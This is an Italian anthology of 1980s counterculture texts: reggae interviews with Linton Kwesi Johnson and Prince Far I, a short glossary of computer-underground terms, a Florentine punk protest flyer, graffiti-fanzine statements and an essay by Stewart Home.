Così è stato risolto, annullandolo, l'unico problema, quello vero: il problema di una città completamente banalizzata da un futuro tecnologicamente avanzato, dove si vive una lenta morte per asfissia da normalità, dove non esiste un solo posto dove si possa creare aggregazione attraverso forme sia politiche che artistiche, non più sterili ed appiattite, costantemente riciclate ed in funzione del mercato culturale ma con contenuti antitetici ben precisi.

Nella logica di normalizzazione, di restaurazione (il riflusso è un fatto compiuto), è necessario eliminare, o comunque controllare tutte quelle espressioni di sovvertimento dei nuovi valori sociali, si deve ridurre all'impotenza chi cerca di rompere con l'immobilismo e con l'impossibilità di esprimere una propria cultura.

BOUND TOGETHER'S 1988 ~ 9 CATALOGUE

"CONCERKO", ROOTS CATALOGUE, 1985, BELLUNO, ITALIA

"DUB POETRY - LINTON KWESI JOHNSON"

Intervista a cura di Echoes

(...) Ecco uno stralcio di una intervista apparsa su "Echoes" nel Marzo 1984:

Echoes: La tua volontà di trattare temi in un'ottica direttamente politica è raro nel Reggae, nonostante la sua tradizione di protesta.


Linton Kwesi Johnson: Qui in Inghilterra lo stato è capace di ucciderti, ammazzano gente in Irlanda, ma generalmente ti picchiano e ti mandano in galera. Nei Caraibi ti uccidono. C'è molta musica forte che giunge dalla Jamaica; il fatto che sia musica di protesta è una delle caratteristiche che definiscono il Reggae. Ma si tende a dire cose attraverso un codice. Bob Marley in 'Rat Race' disse, "quando il gatto se ne va, il topo agisce, violenza politica governa la città". Voleva dire che quando un leader era fuori dal paese, un altro avrebbe organizzato violenza, ma se l'avesse detto in modo diretto...

E.: Hai ricordato che la musica sul nuovo album è up-time, ed è certamente più varia di altre dei precedenti album. Fino a che punto il lato musicale è sotto il tuo controllo?

L.K.J.: Totalmente. Ogni cosa comincia da me. Io comincio col basso, poi con un'idea approssimativa della batteria e tutto il resto è fatto da Dennis Bovell che è incaricato della produzione e dell'arrangiamento. Tutti i musicisti della Dub Band e la loro propria creatività. Il prodotto finale è uno sforzo collettivo.

E.: Non sono completamente sicuro circa la conclusione a cui arrivi riguardo i risultati delle riots. Cosa fu raggiunto?

L.K.J.: La politica della polizia dovette cambiare perché ormai giunta a saturazione. Almeno per un po' la polizia se ne stette lontana. E diede alla comunità nera una misura della nostra forza e ciò che eravamo capaci di fare se costretti ad agire. Il fatto maggiormente positivo che ne scaturì fu un nuovo sentimento di forza.



- Illustrazione tratta da BOUND TOGETHER'S catalogue, 1988-89, San Francisco, USA.

"POPSTAR", 1985, ITALIA

Intervista a Prince Far I

A cura di Giorgio Battaglia

Michael Williams, in arte Prince Far I, è stato ucciso a pistolettate all'interno della sua abitazione di Kingston. L'uomo aveva sempre evitato ogni sorta di militanza politica. In un'intervista ci aveva dichiarato: "Le nostre vite sono in balia degli umori dei poliziotti".
(...)
Quello che segue è lo stralcio registrato di uno dei tanti pomeriggi passati insieme a Prince Farl l'anno scorso, a Kingstone, e notate come le sue parole, alla luce di quello che è successo il mese scorso, assumano una drammatica attualità.


Giorgio Battaglia: E allora, "Under Heavy Manners" è stato adottato dal PNP, ormai è ufficiale...
Far I: Bastardi... i politicanti sono tutti dei bastardi, in Giamaica come in qualsiasi altra parte del mondo. Fanno solo i loro interessi, accumulano ricchezze e non ricordano mai che sono solo i rappresentanti di chi li ha eletti per contribuire alla prosperità della nazione. "Under Heavy Manners", te lo ricordi diceva che con le maniere forti, con la violenza, il terrorismo, un popolo è in balia di chi ha i fucili più veloci, non di chi ha le idee più sagge. E allora dimmi come fa il PNP a prenderlo come simbolo, a farne la sua bandiera se fino alla scorsa settimana i sicari di quel partito hanno continuato a sparare nelle strade? Sono loro che governano con le maniere forti, e "Under Heavy Manners" era stato scritto non per loro, come hanno voluto far creder, ma anzi contro tutto il sistema politico. Sono loro i responsabili di 700 morti per una campagna elettorale che è stata uno sterminio!!
G.B.: Pensi che la situazione possa essere migliorata in qualche modo?
Far I: La risposta è semplice, ed è una sola. Se e quando i partiti smetteranno il genocidio, smetteranno la loro stupida rincorsa al potere per curarsi realmente degli affari della nazione, allora probabilmente le cose cambieranno. Ma al momento non vedo come, chi si spara addosso, si possa alleare per il bene comune...
G.B.: E di fronte a questa specie di guerra civile qual'è la posizione di voi artisti, mi spiego meglio, cosa potete fare praticamente per aiutare la gente?
Far I: Cosa? Semplicemente dire la verità con i nostri dischi, far capire a tutti che stiamo vivendo in un modo disastroso, in Giamaica come in Europa o in centro America, non per colpa nostra, ma per colpa di chi ci governa. E per ritornare alla situazione interna del mio paese, penso che se io o Gregory Isaacs, o qualsiasi altra persona saggia ci presentassimo candidati avremmo più voti di Manley e Seaga messi assieme. Non l'abbiamo fatto e non lo faremo mai perché siamo contrari alla politica dei partiti, alla logica della spartizione del potere, perchè non crediamo in

questi valori che frazionano il popolo invece di unirlo, e lo frazionano in modo violento, traumatico...

G.B.: Allora siete ancora, ora più che mai, nel mirino del governo, della polizia...

Far I: General Echo è stato fatto fuori perché parlava chiaro, Tapper Zukie, "il guerriero", ha ancora una pallottola nella spalla, e solo Jah sa come sia ancora in vita. Il "Gun Court", la peggior galera di Kingston è piena di nostri fratelli messi dentro senza che alcuna accusa sia mai stata provata. Le nostre vite sono... in balia degli umori di poliziotti, di sicari... divertente no? Il prossimo potrei essere io, o quel ragazzo che sta camminando dall'altra parte della strada, ma né io né, penso, lui ce ne curiamo eccessivamente. L'importante è aver vissuto una vita onesta, pulita, poter ripensare al passato e non doversi vergognare di quello che si è fatto. Tutto il resto, la mia vita, la tua, tutto è nelle mani di Jah.

Esattamente un anno dopo questa registrazione Prince Far I è stato ucciso da killer sconosciuti nella sua casa di Kingston, vittima di quelle "maniere forti" che aveva sempre combattuto.



"THE COMPUTER UNDERGROUND", 1985, LOOMPANICS UNLIMITED, PORT TOWNSEND, WA, USA

Estratto da "THE COMPUTER UNDERGROUND"

Di M. Harry

Boxing: vedi phreaking, sotto.

Carding: usare i dati di carte di credito rubate per addebitarci merci e servizi quali equipaggiamenti per computer o biglietti di aeroplano; un sussidiario del crimine da computer.

Cracking: crackare è il superare uno schema di protezione, generalmente lo schema di protezione di una cosiddetta 'copia-protetta' del programma di un disco. Il termine è anche usato per riferirsi allo scoprire una password usata per proteggere un sistema di computer o i files su quel sistema.

Crashing: l'ottenere un accesso non autorizzato a un sistema di computer con lo scopo di disabilitare, sabotare, o 'bringing down' (rendere inutilizzabile) il sistema.

Hacking: la definizione di questa parola varia a seconda di chi la utilizza. I membri dell'underground del computer usano la parola per riferirsi alle attività del computer e alle pratiche usate dai programmatori per crackare la copia dello schema di protezione o le passwords del sistema del computer o altri progetti di protezione. Coloro che usano il computer senza essere membri dell'underground usano la parola per riferirsi alle astuzie del computer - legittimate dai programmatori di talento. Può anche essere usato come verbo, come per: "Io ho 'hacked out' questa password".

Phreaking: ogni attività che permette di fare telefonate gratuitamente al 'phreak' e ai suoi soci. 'Boxing' si riferisce al complementare il fare phreaking con congegni elettronici, creati in casa per questo specifico scopo, chiamati 'boxes' e le cui capacità sono descritte con dei colori. Le 'blue boxes' (scatole blu) sono quelle usate più frequentemente.

Pirating: sebbene possa avere una connotazione più ampia, 'pirating' è usato per descrivere il copiare illegalmente i programmi del computer che sono sotto copyright. Può anche riferirsi al rubare tempo, dati, o servizi del computer, ma questo uso è raro. 'Hacking' è usato come sinonimo della pirateria dei dati o del computer.

Scanning: si riferisce all'usare un computer per trovare automaticamente certi tipi di numeri telefonici - sia numeri di conto per alcune attività di phreaking, sia, più spesso, i numeri telefonici dei computer di comunicazione.

Trashing: la pratica della persona pigra per trovare numeri di carte di credito e altri dati - guardando dentro i cestini dei rifiuti alla ricerca di copie in carta carbone di fogli di spese, vecchie documentazioni tecniche, promemoria, etc. Un uso più vecchio della parola era per definire il fare vandalismo o il distruggere.

TESTO INEDITO, GENNAIO, 1986, FIRENZE, ITALIA

"MAI VI PERDONERÒ"

Di Antonio Vivente

Mai vi perdonerò/ Per i popoli che avete sterminato/ Mai vi perdonerò/ Per i bambini che avete affamato/ Mai vi perdonerò/ Per i cervelli lobotomizzati/ Mai vi perdonerò/ Per gli animali vivisezionati/ Mai vi perdonerò/ Per tutti gli innocenti che avete giustiziato/ Mai vi perdonerò/ Per tutti i crimini che avete perdonato/ Mai vi perdonerò/ Per tutto l'odio che avete seminato/ Mai vi perdonerò/ Per tutto l'amore da voi mercificato/ Mai vi perdonerò/ Per tutti gli dei che avete proclamato/ e in nome dei quali avete ammazzato/ Mai vi perdonerò/ Per quante volte vi siete inginocchiati/ per quante volte vi siete perdonati.

Cultura underground e terrorismo artistico del Pat Pat Recorder

Nielsen Gavvna, 'Poison Ville' performance, 6-2-1987, Pat Pat Recorder, Firenze, Italia. Illustrazione tratta da un articolo apparso su LA CITTA', Giugno, 1987, Firenze, Italia

"EXTRALARGE", N. 9, MAGGIO, 1986, FIRENZE, ITALIA

"È TEMPO DI ELEZIONI, ADERISCI AL PROGRAMMA EXTRALARGE!!!!!!"

Di Extralarge

...Il GRANDUCATOREBEL esprime con il programma EXTRALARGE l'impegno costante nella ricerca di soluzioni innovative a questo stato di cose; soluzioni globali intese come espressioni della libertà individuale e collettiva. Le modalità operative e progettuali ed il costante impegno creativo, hanno concorso all'individuazione e realizzazione del nostro nuovo programma denominato EXTRALARGE. Un programma motivato da precise funzioni e temi per la realtà, che si identificano nella più assoluta autonomia di interpretazione e di azione nella coerente logica dell'individuo o del collettivo.

'Extralarge' è un progetto magico. Il raggrupparsi dei soggetti nello spazio, il loro avvicinarsi e il loro allontanarsi, esprimono una funzione di filtro magico alle percezioni critiche fino ad una realtà sensoriale liberatoria.

'Extralarge' è un progetto romantico. Un'avventura nello spazio vuoto della metropoli, un programma coinvolgente capace di ispirare azioni e comportamenti da vivere con violenta poesia.

'Extralarge' è un progetto accogliente. Una risposta all'esigenza di vivere in modo creativo, in modo propriamente soggettivo, una realtà dove ogni elemento ha una sua funzione pratica.

'Extralarge' è un progetto imprevedibile. Perché offre la possibilità di agire senza pianificazioni scontate, perché è una frustata stimolante alla vita individuale, realizzando continuamente un modo di esistere sempre emotivamente nuovo.

'Extralarge' è un progetto totale. Il progetto si è evoluto mai scindendo la finalità di concreto e razionale utilizzo degli spazi metropolitani, è l'evoluzione costante di una logica di ricerca dell'esistere non controllato od ingabbiato dalla repressione quotidiana, è il nostro nuovo programma di serie non accessibile a tutti.

'Extralarge' è una proposta che tende a modificare il tempo e lo spazio di una realtà che tende a reprimerci, a ghettizzarci in piccole o grandi ideologie.

1986, FIRENZE, ITALIA

Estratto da un'intervista al gruppo "PAT PAT RECORDER"

Estratto dall'intervento di Steve Rozz

Arte espressa
Arte precotta
Spaghetti della mamma
Lasagne (Findus) surgelate
Arte x polli d'allevamento
5 metri sotto il livello stradale
Preferisco cucinare da me
(Day dream in a data time)

DEMOLISH SERIOUS CULTURE

25/5/84

Non ci piace il ruolo delle vittime ma non ci piace neppure soffrire e subire in silenzio. Eppure siamo inquadrati come il pericolo pubblico numero uno.
Ieri sei di noi sono stati prelevati e sequestrati dai carabinieri per cinque ore; per quattro di loro il fermo è stato tramutato in foglio di via. L'accusa? Inesistente! E non perchè si fosse di fronte ad una montatura, ma semplicemente perchè, in mancanza di reati, ciò che si è contestato ai sei è stata, una volta tanto, la ràgione vera: la loro presenza, il loro modo di esistere, dannoso perchè (parole testuali) " tiene lontano i turisti da Firenze ".
Prima gli Africani poi i Punk: questa è la volontà di colpire chi non è gradito dai commercianti e dalla nostra bella Firenze. La nostra bella Firenze che sorride attorno a noi, preoccupata per le catene in centro, felice per i turisti tedeschi sbrenzi che sberciano all'una di notte, decisa a cacciare i "teppisti endemici" dal centro storico. Già proprio loro: i teppisti che si ritrovano in venti per mangiare un panino alla friggitoria, ai quali non frega niente dei turisti ma che non spaccia no neanche droga in San Pierino (come vorrebbero far credere).
Quale realtà sta dietro allo pseudo giornalismo di un quotidiano come La Nazione che ,sia che si tratti di sbattere due mostri in prima pagina per ritrattare dalla certezza a due giorni di distanza , sia che si ritratti di individuare in prima pagina della crnaca locale i nemici pubblici numero uno, propina comunque idee e articoli risibili ma destinati, una volta messi in moto certi meccanismi, ad avere il peso che hanno? Dietro c'è la realtà bieca di una città che vuole soffocare chiunque tenti di costruirsi spazi vivibili siano essi giovani che cercano possibilità di aggregazione, siano essi studenti di colore che provano a sopravvivere vendendo collanine.C'è la realtàdella legge dei negozianti della Firenze che vive nel commercio sulla pelle dichi vuol vivere.
E c'è anche la patina superficiale di una Firenze che vuol sembrare aperta ai giovani che si proclama capitale del rock.
Firenze sorride finchè paghi lo scotto,ti soffoca altrimenti.
Ma questa volta si sono presi un ingiustificabile e illegale foglio di via quattro individui a causa dei calcoli a tavolino di chi pianifica come dev'essere.
In un modo o nell'altro è in circolazione chi non può rientrare in questo copione.
Da parte nostra, in un modo o nell'altro,faremo di tutto per essere presenti in questa estate fiorentina. E' una promessa!

GRANDUCATO HARD+CORE

C.i.P. VIA DI MEZZO 46

punx Fi


- Illustrazione tratta dal volantino realizzato dal GRANDUCATO HARD-CORE in occasione del foglio di via rilasciato dai carabinieri di Firenze ad alcuni punk toscani, Maggio, 1984, Firenze, Italia.

"INTERNATIONAL GRAFFITI TIMES", Vol. 8, 1986, NEW YORK, USA

Senza Titolo

Anonimo

Se i commercianti d'arte sono i magnaccia e le gallerie sono i bordelli, allora che cosa siamo noi e che cos'è l'arte? Viva gli Ex-Vandal per sempre! Dalla ciurma del TAT - Brim, Bio, BG 183, T-Kid, Mack, Cem. (Trad. Patrizia Bittini)




"INTERNATIONAL GRAFFITI TIMES", Vol. 8, 1986, NEW YORK, USA

Senza Titolo

Di Phase II

L'etichetta 'Graffiti' è un termine obsoleto, inadeguato e irrilevante, concepito e guidato dai media in un 'tentativo' di descrivere un movimento storico e culturale originato e creato nei ghetti di New York City. Esso non spiega in nessun modo l'essenza o le dinamiche interne della sua esistenza e non caratterizza nemmeno il personaggio dell'artista come un artista di per se, o lo mette in relazione con l'evoluzione dell'arte stessa, che esiste da 17 anni. Tutto ciò che ne consegue può essere considerato solo come un diretto risultato della tradizione da seguire e niente di più. Proprio come c'era il seme prima della pianta, c'era la causa ben determinata per l'effetto. Una rivalutazione è d'obbligo. (Trad. Patrizia Bittini)



- Illustrazioni tratte dalla fanzine INTERNATIONAL GRAFFITI TIMES, Vol. 8, 1986, New York

"INTERNATIONAL GRAFFITI TIMES", Vol. 8, 1986, NEW YORK, USA

"FRAINTENDIMENTO DI UN'ARTE"

Di Reneg RealCard

Come hanno potuto un pubblico, i media o i collezionisti, i commercianti, i critici, per arrivare fino agli artisti stessi fraintendere un'arte che è stata l'antesignana dell'evoluzione della moderna cultura? E' forse accaduto tutto questo a causa della città dove quest'arte è nata? Gran parte dell'arte è stata un sacrificio di una visione e l'arte stessa è un'atmosfera che sacrifica migliaia di anime ogni giorno. I politici, perfino i cosiddetti progressisti, gridano alla loro manacanza visuale di controllo e al processo di democratizzazione della città e del paesaggio. Essi sono sempre pronti a strappare via il nostro linguaggio, ma non possono farcela con la trasformazione dell'alfabeto. I progressi dei nostri collaboratori culturali, sia nell'industria dell'arte che della musica sono svalutati riducendoli a stupidaggini e cavolate. C'è della tragedia nel fare la storia, ma fortunatamente l'arte parla ancora per se stessa. (Trad. Patrizia Bittini)




Illustrazione tratta dalla fanzine INTERNATIONAL GRAFFITI TIMES, Vol. 8, 1986, New York, USA

"SMILE", N. 9, 1986, LONDRA, INGHILTERRA

"NOTE SUL CONTESTO E LA METODOLOGIA"

Di Stewart Home

Noi non siamo artisti, politici, o filosofi, bensì ci muoviamo verso il rifiuto concreto della creatività nelle nostre attività, il dirigerci verso una futura inattività, ci porta ad impegnarci nei discorsi artistici, politici, e filosofici.

Non siamo interessati nell'intervento, noi cerchiamo di evitare ogni forma di attività.

L'attività politica è al primo posto nel mantenere e combattere per il potere. L'arte e la filosofia sono un secondo ordine di attività usate per glorificare e rinforzare la posizione delle persone impegnate nell'attività di primo piano, quella politica.

Artisti e filosofi stanno agli ordini dei politici.

Gli anarchici e l'ultrasinistra sono il peggior genere di politico.

Sono i più belligeranti nella loro richiesta di obiettività.

I politici pretendono un referente di verità (potere) forte quanto quella di ogni gruppo religioso importante. E coloro che necessitano di un referente di verità sono incapaci di un'attività teoretica-pratica. E quando uno, per rifiutare la creatività, va oltre un'azione così facilmente stabilita, coloro che necessitano di un referente di verità reagiscono con una totale incomprensione. Sono troppo cinici per capire qualsiasi cosa diversa dal potere.

